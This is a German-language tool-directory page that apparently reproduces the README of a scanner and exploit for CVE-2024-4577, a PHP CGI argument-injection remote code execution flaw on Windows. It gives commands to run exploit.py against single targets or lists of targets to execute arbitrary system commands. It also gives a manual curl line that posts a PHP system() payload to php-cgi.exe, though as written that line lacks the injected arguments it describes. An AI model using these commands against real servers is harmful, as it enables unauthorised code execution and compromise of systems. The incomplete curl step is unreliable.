
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2024-4577 — Scanner und Exploit-Tool für CVE-2024-4577, eine PHP CGI-Argumentinjektions-Schwachstelle, die Remote Code Execution auf Windows-Systemen ermöglicht. Enthält Erkennungs- und Befehlsausführungsmodule. | Kitploit
Tools/GitHubGitHub/r0otk3r/cve-2024-4577
SchwachstellenscannerExploitationWebanwendungs-ExploitationPenetrationstestsCommand and ControlLernen & Bildung
GitHubr0otk3r/cve-2024-4577

CVE-2024-4577

Scanner und Exploit-Tool für CVE-2024-4577, eine PHP CGI-Argumentinjektions-Schwachstelle, die Remote Code Execution auf Windows-Systemen ermöglicht. Enthält Erkennungs- und Befehlsausführungsmodule.

Repository anzeigen
46vor 1 JahrNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    972
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    666
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    424
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer ist eine Open-Source-Plattform für Privileged Access Management (PAM), die DevOps- und IT-Teams bedarfsgesteuerten und sicheren Zugriff auf SSH-, RDP-, Kubernetes-, Datenbank- und RemoteApp-Endpunkte über einen Webbrowser bietet.

    389
  • 5

    SafeLine

    chaitin/safeline

    Selbst gehosteter WAF und Reverse Proxy, der bösartigen HTTP-Verkehr filtert, SQL-Injection, XSS und Bot-Angriffe blockiert, mit Ratenbegrenzung und dynamischer HTML/JS-Verschlüsselung.

    337
  • 6

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    331

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2024-4577 - PHP CGI Argument-Injektion RCE

Zusammenfassung

CVE-2024-4577 ist eine kritische PHP CGI-Argument-Injektions-Schwachstelle, die Windows-Systeme betrifft, die PHP im CGI-Modus ausführen. Diese Schwachstelle ermöglicht es entfernten Angreifern, über speziell präparierte URLs Argumente in die PHP-Kommandozeile einzuschleusen, was zu entfernter Codeausführung (RCE) führt.

Dieses Repository enthält:

  • CVE-2024-4577.py: Ein Scanner zur Erkennung verwundbarer Ziele.
  • exploit.py: Ein Exploit-Tool, das PHP-Code sendet und Systembefehle auf dem verwundbaren Server ausführt.

⚠️ HAFTUNGSAUSSCHLUSS
Dieses Projekt dient ausschließlich zu Bildungs- und autorisierten Testzwecken. Jeglicher Missbrauch dieses Codes liegt nicht in der Verantwortung des Autors. Verwenden Sie es verantwortungsbewusst und nur in Umgebungen, die Ihnen gehören oder für die Sie ausdrücklich eine Testgenehmigung haben.


Voraussetzungen

  • Python 3.x
  • requests-Bibliothek

Abhängigkeiten installieren:

pip install -r requirements.txt

Verwendung des Scanners

Erkennen, ob ein Ziel für CVE-2024-4577 anfällig ist:

Einzelnes Ziel

python3 CVE-2024-4577.py -u http://target.com

1


Mehrere Ziele aus Datei

python3 CVE-2024-4577.py -f urls.txt

2

Benutzerdefinierter Pfad (optional)

python3 CVE-2024-4577.py -u http://target.com -p /custom/path.php

Beispielhafte verwundbare Pfade

Der Scanner und der Exploit testen gängige CGI-Endpunkte wie:

/php-cgi/php-cgi.exe
/index.php
/test.php
/test.hello

Das Payload umgeht cgi.force_redirect und fügt schädliches PHP mittels php://input ein.


Verwendung des Exploits

Beliebige Systembefehle auf einem verwundbaren Ziel ausführen:

Einzelnes Ziel

python3 exploit.py -u http://target.com -c "id"

4



Mehrere Ziele aus Datei

python3 exploit.py -f urls.txt -c "id"
5

Verwendung von curl


Sie können die Schwachstelle auch manuell mit curl ausnutzen

curl -X POST http://target.com/php-cgi/php-cgi.exe -d "<?php system('uname -a'); ?>"

Dies sendet ein PHP-Payload, das uname -a auf dem Server ausführt und die Ausgabe zurückgibt.
3

Lizenz

Dieser Code wird unter der MIT-Lizenz veröffentlicht. Siehe LICENSE für weitere Informationen.


Offizielle Kanäle

  • YouTube @rootctf
  • X @r0otk3r
Tool herunterladen